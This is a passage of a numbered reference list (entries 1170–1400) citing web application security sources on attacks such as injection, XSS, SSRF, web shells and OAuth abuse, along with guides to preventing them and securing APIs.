1170. Robert Auger, (2010), Brute Force, from http://projects.webappsec.org/w/page/13246915/Brute-Force.

1171. (2009), Session Prediction, from https://owasp.org/www-community/attacks/Session_Prediction.

1172. Robert Auger, (2010), XPath Injection, from http://projects.webappsec.org/w/page/13247005/XPath-Injection.

1173. (2009), XPATH Injection, from https://owasp.org/www-community/attacks/XPATH_Injection.

1174. Akshay Jindal, Web Application Attack: Injection flaws Attack, from http://funwhichuwant.blogspot.in/search?updated-max=2012-10-12T23:01:00-07:00&max-results=10&reverse-paginate=true&start=79&by-date=false.

1175. Preetish Panda, (2009), Web Application Vulnerabilities, from https://www.slideshare.net/technoplex/web-application-vulnerabilities.

1176. Gursev Singh Kalra, (2012), Attacking CAPTCHAs for Fun and Profit, from https://www.owasp.org/images/0/03/ASDC12-Attacking_CAPTCHAs_for_Fun_and_Profit.pdf.

1177. Gursev Singh Kalra, (2012), Random Security, from http://gursevkalra.blogspot.com/2012/03/captcha-re-riding-attack.html.

1178. netbiosX, (2013), Detecting Web Application Firewalls, from https://pentestlab.blog/2013/01/13/detecting-web-application-firewalls/.

1179. (2013), How To Hack: Wafw00f Tutorial – Web Application Firewall Detection Tool, from http://ultimatepeter.com/how-to-hack-wafw00f-tutorial-web-application-firewall-detection-tool.

1180. Testing for HTTP Splitting/Smuggling (OTG-INPVAL-016), from https://www.owasp.org/index.php/Testing_for_HTTP_Splitting/Smuggling_(OTG-INPVAL-016).

1181. Testing for SQL Wildcard Attacks (OWASP-DS-001), from https://wiki.owasp.org/index.php/Testing_for_SQL_Wildcard_Attacks_(OWASP-DS-001).

1182. Testing for DoS User Specified Object Allocation (OWASP-DS-004), from https://wiki.owasp.org/index.php/Testing_for_DoS_User_Specified_Object_Allocation_(OWASP-DS-004).

1183. Testing for Storing too Much Data in Session (OWASP-DS-008), from https://wiki.owasp.org/index.php/Testing_for_Storing_too_Much_Data_in_Session_(OWASP-DS-008).

1184. Testing for AJAX (OWASP-AJ-002), from https://www.owasp.org/index.php?title=Testing_for_AJAX_(OWASP-AJ-002)&setlang=es.

1185. GNU General Public License, from https://www.gnu.org/software/wget/manual/wget.html#GNU-Free-Documentation-License.

1186. David Larochelle, Statically Detecting Likely Buffer Overflow Vulnerabilities, http://lclint.cs.virginia.edu/usenix01.html.

1187. Dawn Song, Web Security, from http://inst.eecs.berkeley.edu/~cs161/fa08/Notes/nov10-xss.pdf.

1188. what is a cookie?, how cookie works, from http://www.perlservices.net/en/faq/cookies.shtml#two.

1189. CWE-79: Failure to Preserve Web Page Structure ('Cross-site Scripting'), from http://cwe.mitre.org/data/definitions/79.html.

1190. Caleb Sima, Security at the Next Level, from http://wp.bitpipe.com/resource/org_1015278444_799/webappwhitepaper2.pdf.

1191. Input Validation Attacks, from https://www.insecure.in/input_validation.asp.

1192. (2002), Securing Your Web Applications: Anatomy of a Web Attack, from http://www.ebizq.net/topics/security/features/1713.html.

1193. Password Cracker, from https://searchfinancialsecurity.techtarget.com/definition/password-cracker?track=malware_glossary.

1194. HTTP cookie, from https://en.wikipedia.org/wiki/HTTP_cookie.

1195. Abodiford, (2014), Sensitive Data Exposure, from https://www.slideshare.net/abodiford/sensitive-data-exposure.

1196. (2017), XXE Injection Attacks – XML External Entity Vulnerability With Examples, from https://www.darknet.org.uk/2017/10/xxe-injection-attacks-xml-external-entity-vulnerability-examples/.

1197. Alex Coleman, User Authentication and Access Control in a Web Application, from https://selftaughtcoders.com/user-authentication-access-control-web-application/.

1198. Web Application Attack Trends, from https://www.ptsecurity.com/upload/corporate/ww-en/analytics/Web-Application-Attack-Trends-2017-eng.pdf.

1199. What is Web Services?, from https://www.javatpoint.com/restful-web-services-what-is-web-services.

1200. Server-side JavaScript code injection, from https://portswigger.net/kb/issues/00100d00_server-side-javascript-code-injection.

1201. Server Side JS Injection, from https://ckarande.gitbooks.io/owasp-nodegoat-tutorial/content/tutorial/a1_-_server_side_js_injection.html.

1202. Joel Scambray, Vincent Liu, and Caleb Sima, (2011), Hacking Exposed Web Applications, 3rd edition, New York, McGraw-Hill.

1203. Log Injection, from https://owasp.org/www-community/attacks/Log_Injection.

1204. (2019), HTML Injection Tutorial: Types & Prevention with Examples, from https://www.softwaretestinghelp.com/html-injection-tutorial/.

1205. HTML Injection, from https://www.imperva.com/learn/application-security/html-injection/.

1206. Peter Yaworski, (2017), Web Hacking 101, Lean Pub.

1207. (2019), CRLF Injection and HTTP Response Splitting Vulnerability, from https://www.netsparker.com/blog/web-security/crlf-http-header/.

1208. What are CRLF Injection Attacks, from https://www.acunetix.com/websitesecurity/crlf-injection/.

1209. Frame Injection, from https://secapps.com/vulndb/frame-injection.

1210. Ziyahan Albeniz, (2019), Frame Injection Attacks, from https://www.netsparker.com/blog/web-security/frame-injection-attacks/.

1211. Frame Injection, from http://doc.cenzic.com/sadoc9x14ba847/CPL0001506.htm.

1212. Lokesh Gupta, Java AES 256 Encryption Decryption Example, from https://howtodoinjava.com/security/aes-256-encryption-decryption/.

1213. Broken Authentication and Session Management, from https://hdivsecurity.com/owasp-broken-authentication-and-session-management.

1214. JavaScript Hijacking, from https://vulncat.fortify.com/en/detail?id=desc.dataflow.java.javascript_hijacking.

1215. Amrita Mitra, (2017), What is JSON Hijacking or JavaScript Hijacking?, from https://www.thesecuritybuddy.com/vulnerabilities/what-is-json-hijacking-or-javascript-hijacking/.

1216. Mathy Vanhoef and Frank Piessens, (2015), RC4 NOMORE, from https://www.rc4nomore.com/.

1217. (2016), Timing Attacks in the Modern Web, from https://tom.vg/2016/08/browser-based-timing-attacks/.

1218. Catalin Cimpanu, (2019), New browser attack lets hackers run bad code even after users leave a web page, from https://www.zdnet.com/article/new-browser-attack-lets-hackers-run-bad-code-even-after-users-leave-a-web-page/.

1219. Chris Love, (2008), Breaking Down the MarioNet Service Worker Attack? Can Your Website Be Compromised?, from https://love2dev.com/pwa/marionet-attack/.

1220. Panagiotis Papadopoulos, Panagiotis Ilia, Michalis Polychronakis, Evangelos P. Markatos, Sotiris Ioannidis, and Giorgos Vasiliadis, Master of Web Puppets: Abusing Web Browsers for Persistent and Stealthy Computation, from https://www.ndss-symposium.org/wp-content/uploads/2019/02/ndss2019_01B-2_Papadopoulos_paper.pdf.

1221. Zbigniew Banach, (2019), Clickjacking Attacks: What They are and How to Prevent Them, from https://www.netsparker.com/blog/web-security/clickjacking-attacks/.

1222. What is clickjacking , from https://www.imperva.com/learn/application-security/clickjacking/.

1223. Chandan Kumar, (2019), Default Port Numbers You Need to Know as a Sysadmin, from https://geekflare.com/default-port-numbers/.

1224. (2020), List of TCP and UDP Port Numbers, from https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers.

1225. (2019), Scan Websites for Interesting Directories & Files with Gobuster, from https://null-byte.wonderhowto.com/how-to/scan-websites-for-interesting-directories-files-with-gobuster-0197226/.

1226. Enumerating directories used by popular web applications and servers, from https://nmap.org/nsedoc/scripts/http-enum.html.

1227. (2017), How to enumerate webserver directories using Nmap in Kali Linux, from https://ourcodeworld.com/articles/read/416/how-to-enumerate-webserver-directories-using-nmap-in-kali-linux.

1228. Zbigniew Banach, (2019), XSS Filter Evasion, from https://www.netsparker.com/blog/web-security/xss-filter-evasion/.

1229. Do Son, Everythings do to bypass XSS filter, from https://securityonline.info/bypass-xss-filter/.

1230. Dafydd Stuttard and Marcus Pinto, (2011), The Web Application Hacker's Handbook, 2nd edition, Indianapolis, Wiley Publishing.

1231. (2019), Password Reset Vulnerability (Poisoning), from https://www.acunetix.com/blog/articles/password-reset-poisoning/.

1232. Prosper Otemuyiwa, (2016), What is SAML?, from https://auth0.com/blog/how-saml-authentication-works/.

1233. Single Sign-On, from https://auth0.com/docs/sso/current.

1234. Jem Jensen, (2017), Attacking SSO: Common SAML Vulnerabilities and Ways to Find Them, from https://blog.netspi.com/attacking-sso-common-saml-vulnerabilities-ways-find/.

1235. Macro Mosaic, (2018), Hack SAML Single Sign-on with Burp Suite, from https://null-byte.wonderhowto.com/how-to/hack-saml-single-sign-with-burp-suite-0184405/.

1236. Local File Inclusion (LFI), from https://xapax.gitbooks.io/security/content/local_file_inclusion.html.

1237. (2017), Web Application Penetration Testing, from https://www.exploit-db.com/docs/english/40992-web-app-penetration-testing---local-file-inclusion-(lfi).pdf.

1238. SQL Server 2019 connection strings, from https://www.connectionstrings.com/sql-server-2019/.

1239. (2015), SOAPAction Spoofing, from https://www.ws-attacks.org/index.php/SOAPAction_Spoofing.

1240. Prakash Dhatti, (2017), OWASP Top 10: Penetration Testing with SOAP Service and Mitigation, from https://blog.securelayer7.net/owasp-top-10-penetration-testing-soap-application-mitigation/.

1241. (2015), WS-Addressing spoofing, from https://www.ws-attacks.org/index.php/WS-Addressing_spoofing.

1242. Gutiérrez and Carlos A, WS-Address Spoofing, from https://books.google.as/books?id=dU4E_e8mtDcC&pg=PA222&lpg=PA222&dq=WS-Addressing+spoofing&source=bl&ots=A-YYZ5tLjQ&sig=ACfU3U3v6YrEwkwmeS-rMr0vgA4pSE_rOQ&hl=en&sa=X&ved=2ahUKEwiP4rzj5ObmAhWx4zgGHcieAm84ChDoATAAegQIBxAB#v=onepage&q=WS-Addressing%20spoofing&f=false.

1243. Web API, from https://www.grapecity.com/componentone/web-api.

1244. (2019), Web API, from https://en.wikipedia.org/wiki/Web_API.

1245. Introduction to web APIs, from https://developer.mozilla.org/en-US/docs/Learn/JavaScript/Client-side_web_APIs/Introduction.

1246. Nyma Malik, (2017), The Difference Between REST and SOAP APIs, from https://dzone.com/articles/difference-between-rest-and-soap-api.

1247. Saquib Rizwan, (2017), An Introduction to RESTful APIs, from https://dzone.com/articles/an-introduction-to-restful-apis.

1248. REST API and its Component, from https://www.360logica.com/blog/rest-api-and-its-component/.

1249. Margaret Rouse, RESTful API (REST API), from https://searchapparchitecture.techtarget.com/definition/RESTful-API.

1250. Types of APIs, from https://rapidapi.com/blog/types-of-apis/.

1251. Matthew Guay, (2018), What Are Webhooks?, from https://zapier.com/blog/what-are-webhooks/.

1252. (2018), What are Webhooks? Easy Explanation & Tutorial, from https://snipcart.com/blog/what-are-webhooks-explained-example.

1253. (2017), Webhook vs API: What's the Difference Between them?, from http://techtales.co/2017/08/07/webhook-vs-api-whats-difference/.

1254. (2019), What is API Security?, from https://owasp.org/www-project-api-security/.

1255. Chris Romeo, (2019), OWASP API Security Top 10: Get your dev team up to speed, from https://techbeacon.com/security/owasp-api-security-top-10-get-your-dev-team-speed.

1256. Jason Skowronski, (2019), Common API Vulnerabilities and How to Secure Them, from https://blog.papertrailapp.com/common-api-vulnerabilities-and-how-to-secure-them/.

1257. Thomas Bush, (2019), 5 Common API Vulnerabilities (and How to Fix Them), from https://nordicapis.com/5-common-api-vulnerabilities-and-how-to-fix-them/.

1258. Anand Srinivasan, (2017), Top 5 Vulnerabilities in APIs, from https://datafloq.com/read/top-5-vulnerabilities-in-apis/2876.

1259. MrBrijesh, (2015), Web API – Security Review – How to Hack an API and Get Away with it, from https://mrbrijesh.wordpress.com/2015/04/13/web-api-security-review-how-to-hack-an-api-and-get-away-with-it/.

1260. Ole Lensmar, (2014), API Security Testing – How to Hack an API and Get Away with It, from https://smartbear.com/blog/test-and-monitor/api-security-testing-how-to-hack-an-api-part-1/.

1261. Daniel Tomescu, XML Based Attacks, from https://www.owasp.org/images/5/58/XML_Based_Attacks_-_OWASP.pdf.

1262. Bernard Harguindeguy, (2019), How Does Your API Security Stand Up Against the 3 Most Common Attacks?, from https://www.programmableweb.com/news/how-does-your-api-security-stand-against-3-most-common-attacks/sponsored-content/2019/01/03.

1263. What is Credential Stuffing?, from https://www.cloudflare.com/learning/bots/what-is-credential-stuffing/.

1264. (2020), Credential stuffing, from https://en.wikipedia.org/wiki/Credential_stuffing.

1265. Bernard Harguindeguy, (2019), How Does Your API Security Stand Up Against the 3 Most Common Attacks?, from https://www.programmableweb.com/news/how-does-your-api-security-stand-against-3-most-common-attacks/sponsored-content/2019/01/03.

1266. Mitchell Anicas, (2014), An Introduction to OAuth 2, from https://www.digitalocean.com/community/tutorials/an-introduction-to-oauth-2.

1267. Dhaval Kapil, (2017), Attacking the OAuth Protocol, from https://dhavalkapil.com/blogs/Attacking-the-OAuth-Protocol/.

1268. OAuth 2.0 Authorization Framework, from https://auth0.com/docs/protocols/oauth2.

1269. Gaurang Bhatnagar, (2018), OAuth Attacks, from https://www.slideshare.net/OWASPdelhi/pentesting-rest-apis-by-gaurang-bhatnagar.

1270. Kristopher Sandoval, (2018), 5 Ways to Hack an API (and How to Defend), from https://nordicapis.com/5-ways-to-hack-an-api-and-how-to-defend/.

1271. Gaurang Bhatnagar, (2019), Bypassing IDOR via Parameter Pollution, from https://medium.com/@0xgaurang/case-study-bypassing-idor-via-parameter-pollution-78f7b3f9f59d.

1272. Agathoklis Prodromou, (2016), An Introduction to Web-shells – Part 1, from https://www.acunetix.com/blog/articles/introduction-web-shells-part-1/.

1273. (2020), Web shell, from https://en.wikipedia.org/wiki/Web_shell.

1274. Remote Access: WebShells, from https://www.rsa.com/content/dam/en/solution-brief/asoc-threat-solution-series-webshells.pdf.

1275. (2018), How to Upload a PHP Web Shell Using Weevely to Get Backdoor Access, from https://www.shellvoide.com/hacks/how-to-upload-php-web-shell-using-weevely-to-get-backdoor-access/.

1276. (2019), Web Shell, from https://attack.mitre.org/techniques/T1100/.

1277. Agathoklis Prodromou, (2016), Detection and Prevention – An Introduction to Web-Shells – Final Part, from https://www.acunetix.com/blog/articles/detection-prevention-introduction-web-shells-part-5/.

1278. (2014), Protecting Your APIs Against Attack and Hijack: Secure your enterprise applications for mobile, the cloud and open Web, from https://docs.broadcom.com/docs/protecting-your-apis-against-attack-and-hijack.

1279. API Security Architecture, from https://www.axway.com/en/products/api-management/manage-apis/security-architecture.

1280. Radware, (2019), How to Prevent Real-Time API Abuse, from https://blog.radware.com/security/applicationsecurity/2019/04/how-to-prevent-real-time-api-abuse/.

1281. (2018), Basic Steps for API Security, from https://www.immuniweb.com/blog/basic-steps-for-api-security.html.

1282. State of API Security, from https://www.soapui.org/learn/security/state-of-api-security.html .

1283. Securing webhooks , from https://anymail.readthedocs.io/en/stable/tips/securing_webhooks/.

1284. Webhook Signature Hash Validation and Security, from https://ordapad.help/docs/webhook-signature-hash-validation.

1285. Yakir Perlin, How to validate Cloudinary webhooks Signature?, from https://support.cloudinary.com/hc/en-us/articles/115001302471-How-to-validate-Cloudinary-webhooks-signature-.

1286. Best practices for using webhooks, from https://stripe.com/docs/webhooks/best-practices.

1287. Webhook Best Practices, from https://apidocs.leadsquared.com/webhook-best-practices/.

1288. Best Practices, from https://developer.bigcommerce.com/api-docs/getting-started/best-practices.

1289. Web Application Security Testing, from https://www.techopedia.com/definition/29826/web-application-security-testing.

1290. Sherif Koussa, (2018), SAST, DAST, IAST, and RASP, from https://www.softwaresecured.com/what-do-sast-dast-iast-and-rasp-mean-to-developers/.

1291. Thomas Scanlon, (2018), 10 Types of Application Security Testing Tools: When and How to Use Them, from https://insights.sei.cmu.edu/sei_blog/2018/07/10-types-of-application-security-testing-tools-when-and-how-to-use-them.html.

1292. Aditya Kakrania, (2017), Manual or Automated Application Security Testing: What's More Effective?, from https://blog.securityinnovation.com/manual-or-automated-application-security-testing-whats-more-effective.

1293. Sharon Solomon, (2015), Application Security Testing – Automated Vs Manual, from https://www.checkmarx.com/2015/05/19/application-security-testing-automated-vs-manual/.

1294. Adam Sedgewick, Murugiah Souppaya, and Karen Scarfone, (2015), Guide to Application Whitelisting, from https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-167.pdf.

1295. Calyptix, (2017), Application Whitelisting: What it is and why it's good, from https://www.calyptix.com/top-threats/application-whitelisting-good/.

1296. Margaret Rouse, (2019), Application whitelisting, from https://searchsecurity.techtarget.com/definition/application-whitelisting.

1297. Allow or Block Access to Websites, from https://support.google.com/chrome/a/answer/7532419?hl=en.

1298. Paul Rubens, (2018), How to Prevent SQL Injection Attacks, from https://www.esecurityplanet.com/threats/how-to-prevent-sql-injection-attacks.html.

1299. Protecting Against SQL Injection, from https://www.hacksplaining.com/prevention/sql-injection.

1300. What is the SQL Injection Vulnerability & How to Prevent it?, from https://www.netsparker.com/blog/web-security/sql-injection-vulnerability/.

1301. Primary Defenses, from https://cheatsheetseries.owasp.org/cheatsheets/OS_Command_Injection_Defense_Cheat_Sheet.html.

1302. Serge Truth, (2011), How to Test for Command Injection, from https://blog.securityinnovation.com/blog/2011/06/how-to-test-for-command-injection.html.

1303. David McMillen, (2016), The Importance of Thwarting Command Injection Attacks, from https://www.ibm.com/downloads/cas/DRNKZBR1.

1304. LDAP and LDAP Injection/Prevention, from https://www.geeksforgeeks.org/ldap-ldap-injectionprevention/.

1305. (2018), Understanding and Defending Against LDAP Injection Attacks, from https://ldap.com/2018/05/04/understanding-and-defending-against-ldap-injection-attacks/.

1306. (2017), Top 10 Common Web Attacks: The First Steps to Protect Your Website, from https://www.vpnmentor.com/blog/top-10-common-web-attacks/.

1307. Lucero Davalos Vizcarra, (2019), Top 10 Web Security Vulnerabilities to Watch Out for in 2019, from https://cai.tools.sap/blog/top-10-web-security-vulnerabilities-to-watch-out-for-in-2019/.

1308. Cross-Site Scripting (XSS), from https://phpsecurity.readthedocs.io/en/latest/Cross-Site-Scripting-(XSS).html.

1309. A Positive XSS Prevention Model, from https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html.

1310. Directory Traversal, from https://portswigger.net/web-security/file-path-traversal .

1311. Preventing directory traversal, from https://www.hacksplaining.com/prevention/directory-traversal.

1312. (2013), Unvalidated Redirects and Forwards, from https://hdivsecurity.com/owasp-unvalidated-redirects-and-forwards.

1313. (2017), What Is an Unvalidated Redirect/Forward?, from https://www.sitelock.com/blog/how-to-mitigate-unvalidated-redirects-forwards/.

1314. (2018), Safety Tips for Watering Hole Attacks, from https://www.techadvisory.org/2018/04/safety-tips-for-watering-hole-attacks/.

1315. Laurencem, (2018), 5 Ways to Defend Against Watering Hole Attacks, from https://www.itsasap.com/2018/07/31/5-ways-defend-watering-hole-attacks/.

1316. Resources that Need to be Protected from CSRF Vulnerability, from https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html.

1317. CSRF Attacks: Anatomy, Prevention, and XSRF Tokens, from https://www.acunetix.com/websitesecurity/csrf-attacks/.

1318. (2006), Cookie Poisoning Prevention in ASP.NET, from https://searchsoftwarequality.techtarget.com/answer/Cookie-poisoning-prevention-in-ASPNET.

1319. Nathan Rossiter, (2014), Common Web Application Attacks and How to Prevent Them, from https://www.business2community.com/crisis-management/common-web-application-attacks-prevent-0949592.

1320. Alex Mitchell, (2019), How Does One Defend Against Session Hijacking?, from https://hakin9.org/how-does-one-defend-against-session-hijacking/.

1321. Username Enumeration, from https://guides.codepath.com/websecurity/Username-Enumeration.

1322. Username enumeration, from https://docs.kentico.com/spaces/flyingpdf/pdfpageexport.action?pageId=68881105.

1323. Patrick Laverty, (2017), What Is User Enumeration?, from https://blog.rapid7.com/2017/06/15/about-user-enumeration/.

1324. (2015), Username Enumeration Techniques and their Value, from https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2015/june/username-enumeration-techniques-and-their-value/.

1325. Abhinav Mishra, (2015), Abusing Password Reset Functionality to Steal User Data (Part – I), from https://www.tothenew.com/blog/abusing-password-reset-part-1/.

1326. John P. Mello Jr, What is Runtime Application Self-Protection (RASP)?, from https://techbeacon.com/security/what-runtime-application-self-protection-rasp.

1327. Bria Grangard, (2019), RASP 101: What Is Runtime Application Self-Protection?, from https://blog.rapid7.com/2019/09/04/rasp-101-what-is-runtime-application-self-protection/.

1328. (2016), Defending Web Apps: WAFs versus RASPs, from https://warroom.rsmus.com/wafs-vs-rasps/.

1329. Govindraj Basatwar, (2019), What Is Runtime Application Self-Protection (RASP)?, from https://www.appsealing.com/what-is-runtime-application-self-protection/.

1330. (2019), Bug bounty program, from https://en.wikipedia.org/wiki/Bug_bounty_program.

1331. (2021), OWASP Top 10 - 2021, from https://owasp.org/Top10/.

1332. Michael Stepankin, (2019), Exploiting JNDI Injections in Java, from https://www.veracode.com/blog/research/exploiting-jndi-injections-java.

1333. Oliver Moradov, (2021), Open Redirect Vulnerability: Impact, Severity, and Prevention, from https://brightsec.com/blog/open-redirect-vulnerabilities/.

1334. Open Redirection (Reflected), from https://portswigger.net/kb/issues/00500100_open-redirection-reflected.

1335. Zbigniew Banach, (2019), What is An Open Redirection Vulnerability and How To Prevent It, from https://www.invicti.com/blog/web-security/open-redirection-vulnerability-information-prevention/.

1336. (2017), Understanding and Discovering Open Redirect Vulnerabilities, from https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/understanding-and-discovering-open-redirect-vulnerabilities/.

1337. Sven Morgenroth, (2018), What Is an Open Redirection Vulnerability and How to Prevent it?, from https://dzone.com/articles/what-is-an-open-redirection-vulnerability-and-how.

1338. What Are CRLF Injection Attacks, from https://www.acunetix.com/websitesecurity/crlf-injection/.

1339. Amar Zlojic, (2022), Server Side Request Forgery (SSRF) Attacks and How to Prevent Them, from https://brightsec.com/blog/ssrf-server-side-request-forgery/.

1340. Ben Dickson, (2021), Research: Hundreds of high-traffic web domains vulnerable to same-site attacks, from https://portswigger.net/daily-swig/research-hundreds-of-high-traffic-web-domains-vulnerable-to-same-site-attacks.

1341. Marco Squarcina, Mauro Tempesta, Lorenzo Veronese, Stefano Calzavara, and Matteo Maffei, (2021), Exploring Same-Site Attacks in the Modern Web, from https://canitakeyoursubdomain.name/.

1342. Shiva Mandalam, (2021), Real-world Examples Of Emerging DNS Attacks and How We Must Adapt, from https://www.paloaltonetworks.com/blog/2021/05/netsec-dns-attacks/.

1343. Marco Squarcina, Mauro Tempesta, and Lorenzo Veronese, (2021), Can I Take Your Subdomain? Exploring Same-Site Attacks in the Modern Web, from https://www.usenix.org/system/files/sec21-squarcina.pdf.

1344. (2021), What is a Pass-The-Cookie Attack?, from https://secureteam.co.uk/articles/web-application-security-articles/what-is-a-pass-the-cookie-attack.

1345. Jeff Warren, (2020), Bypassing MFA with Pass-the-Cookie, from https://stealthbits.com/blog/bypassing-mfa-with-pass-the-cookie.

1346. Bernard Brode, (2021), 4 Strategies to Mitigate Pass-the-Cookie Attacks, from https://www.tripwire.com/state-of-security/security-data-protection/strategies-to-mitigate-pass-the-cookie-attacks.

1347. George Mutune, (2020), 21 Top Hacking Extensions for Chrome, from https://cyberexperts.com/21-top-hacking-extensions-for-chrome/.

1348. Prajeet Nair, (2021), Data Exfiltration Enabled by Google Chrome Sync Extension, from https://www.bankinfosecurity.com/malicious-malware-enabled-by-google-chrome-sync-extension-a-15952.

1349. (2021), Cyber Attackers Using Google Chrome to Steal User Data and Credentials, from https://lifars.com/2021/11/cyber-attackers-using-google-chrome-to-steal-user-data-and-credentials/.

1350. (2022), Capturing HTTP Requests, from https://learning.postman.com/docs/sending-requests/capturing-request-data/capturing-http-requests/#using-the-postman-proxy.

1351. Michael Stepankin, (2021), Hidden OAuth Attack Vectors, from https://portswigger.net/research/hidden-oauth-attack-vectors.

1352. (2021), Protecting APIs with Layered Security, from https://tedspence.com/protecting-apis-with-layered-security-8c989fb5a19f.

1353. George Lawton, How to Take a Layered Approach to API Security, from https://www.traceable.ai/blog-post/how-to-take-a-layered-approach-to-api-security.

1354. Bernard Harguindeguy, (2021), What is API Security?, from https://www.pingidentity.com/en/resources/blog/posts/2020/everything-need-know-api-security-2020.html.

1355. Jamie Juviler, (2021), 8 API Security Best Practices to Protect Sensitive Data, from https://blog.hubspot.com/website/api-security.

1356. Debbie Walkowski and Shahnawaz Backer, (2020), Securing APIs: 10 Ways to Keep Your Data and Infrastructure Safe, from https://www.f5.com/labs/articles/education/securing-apis--10-best-practices-for-keeping-your-data-and-infra.

1357. Carole Kennel and Aleksandr Nartovich, (2022), API security: 12 Essential Best Practices, from https://blog.axway.com/api-security/api-security-best-practices.

1358. Nedim Maric, (2021), 12 API Security Best Practices You Must Know, from https://brightsec.com/blog/api-security-best-practices/.

1359. Lucy Kerner, (2021), Critical API Security Risks: 10 Best Practices, from https://techbeacon.com/security/critical-api-security-risks-10-best-practices.

1360. Peter Balatazar, (2021), 10 API Security Best Practices, from https://nordicapis.com/10-api-security-best-practices/.

1361. How to Secure Webhooks. 5-Step Checklist, from https://hookdeck.com/webhooks/guides/webhooks-security-checklist#encrypt-all-data.

1362. Fienny Angelina, (2020), Best Practice to Secure your WebHooks, from https://code.likeagirl.io/best-practice-to-secure-your-webhooks-618684813723.

1363. Amir Chatrbahr, (2020), Webhooks Done Right, from https://medium.com/prospa-engineering/webhooks-done-right-676d4e74578a.

1364. (2020), Building Webhooks Into Your Application: Guidelines and Best Practices, from https://workos.com/blog/building-webhooks-into-your-application-guidelines-and-best-practices.

1365. Best Practices for Webhooks, from https://apaleo.dev/guides/webhook/best-practices.html#guarantees-and-error-handling.

1366. SQL Injection Prevention Cheat Sheet, from https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html.

1367. What is SQL Injection (SQLi) and How to Prevent It, from https://www.acunetix.com/websitesecurity/sql-injection.

1368. Sam Ingalls, (2021), How to Prevent SQL Injection Attacks in 2022, from https://www.esecurityplanet.com/threats/how-to-prevent-sql-injection-attacks/.

1369. Emil Drkusic, (2021), Learn SQL: How to prevent SQL Injection attacks, from https://www.sqlshack.com/learn-sql-how-to-prevent-sql-injection-attacks/.

1370. LDAP Injection Prevention Cheat Sheet, from https://cheatsheetseries.owasp.org/cheatsheets/LDAP_Injection_Prevention_Cheat_Sheet.html.

1371. Danko Kovacic, (2021), Local File Inclusion (LFI): Understanding and Preventing LFI Attacks, from https://brightsec.com/blog/local-file-inclusion-lfi/.

1372. Remote file inclusion (RFI), from https://www.imperva.com/learn/application-security/rfi-remote-file-inclusion/.

1373. Richard Barrus, (2018), File Inclusion Vulnerabilities and Defenses Against Them, from https://www.pivotpointsecurity.com/blog/file-inclusion-vulnerabilities/.

1374. Vickie Li, (2021), Common Vulnerabilities in Java and How to Fix Them, from https://securityboulevard.com/2021/11/common-vulnerabilities-in-java-and-how-to-fix-them/.

1375. Log Injection-Tampering-Forging, from https://capec.mitre.org/data/definitions/93.html.

1376. What Are CRLF Injection Attacks, from https://www.acunetix.com/websitesecurity/crlf-injection.

1377. (2022), XSS and CRLF injection prevention with HST-2, from https://xmdocumentation.bloomreach.com/library/concepts/web-application/xss-and-crlf-injection-prevention-with-hst-2.html.

1378. Preritpathak, (2020), CRLF Injection Attack, from https://www.geeksforgeeks.org/crlf-injection-attack.

1379. Sudip Sengupta, (2021), Broken Access Control and How to Prevent It, from https://crashtest-security.com/broken-access-control-prevention/.

1380. OWASP Top 10 Vulnerabilities, from https://snyk.io/learn/owasp-top-10-vulnerabilities/.

1381. Muzaffer Pasha, Top 5 Ways To Protect Against Data Exposure, from https://www.traceable.ai/blog-post/top-5-ways-to-protect-against-data-exposure.

1382. Borislav Kiprin, (2021), Your Guide to Sensitive Data Exposure (Fuzzing) & How to Fix It, from https://crashtest-security.com/sensitive-data-exposure/.

1383. Cynthia Konan, Insufficient Due Diligence as a Security and Privacy Issue, from https://repository.stcloudstate.edu/cgi/viewcontent.cgi?article=1148&context=msia_etds.

1384. (2018), The OWASP Top 10: Broken Authentication and Session Management, from https://www.sitelock.com/blog/owasp-top-10-broken-authentication-session-management/.

1385. Diego Poza, (2020), What Is Broken Authentication?, from https://auth0.com/blog/what-is-broken-authentication/.

1386. Borislav Kiprin, (2021), What Is Insecure Deserialization and How to Prevent It, fromhttps://crashtest-security.com/insecure-deserialization/.

1387. Deserialization Cheat Sheet, from https://cheatsheetseries.owasp.org/cheatsheets/Deserialization_Cheat_Sheet.html.

1388. Admir Dizdar, (2021), Deserialization: How it Works and Protecting Your Apps, from https://brightsec.com/blog/deserialization/.

1389. (2021), Insecure Deserialization in Web Application, from https://cybersecurityresearch.tech/insecure-deserialization-web-application/.

1390. Javan Rasokat, (2019), How to Prevent Insufficient Logging and Monitoring, from https://medium.com/@javan.rasokat/owasp-appsensor-logging-and-monitoring-2518712ee0fe.

1391. (2019), Insufficient Logging and Monitoring, from https://www.wallarm.com/what/insufficient-logging-monitoring.

1392. (2021), OWASP Top 10 in 2021: Security Logging and Monitoring Failures Practical Overview, from https://www.immuniweb.com/blog/OWASP-security-logging-and-monitoring-failures.html.

1393. Amar Zlojic, (2022), Server Side Request Forgery (SSRF) Attacks and How to Prevent Them, from https://brightsec.com/blog/ssrf-server-side-request-forgery/.

1394. Marc Dahan, (2022), Server-side Request Forgery (SSRF) Attacks and How to Prevent Them, from https://www.comparitech.com/blog/information-security/server-side-request-forgery-attacks/.

1395. Ian Muscat, (2022), What is Server-Side Request Forgery (SSRF)?, from https://www.acunetix.com/blog/articles/server-side-request-forgery-vulnerability/.

1396. Ajay Ohri, (2021), SSRF (Server-Side Request Forgery): An Easy Guide For 2021, from https://www.jigsawacademy.com/blogs/cyber-security/ssrf/.

1397. Clickjacking Defense Cheat Sheet, from https://cheatsheetseries.owasp.org/cheatsheets/Clickjacking_Defense_Cheat_Sheet.html.

1398. Andrea Chiarelli, (2020), Clickjacking Attacks and How to Prevent Them, from https://auth0.com/blog/preventing-clickjacking-attacks/#Prevent-Clickjacking-Attacks.

1399. Tomasz Andrzej Nidecki, (2019), Clickjacking – What Is It and How To Defend Yourself, from https://www.acunetix.com/blog/web-security-zone/defend-against-clickjacking-attacks/#:~:text=%20How%20to%20Defend%20against%20Clickjacking%20Attacks%20,Step%204%3A%20Scan%20regularly%20%28with%20Acunetix%29%20More%20.

1400. JSON Hijacking (aka JavaScript Hijacking), from https://capec.mitre.org/data/definitions/111.html.

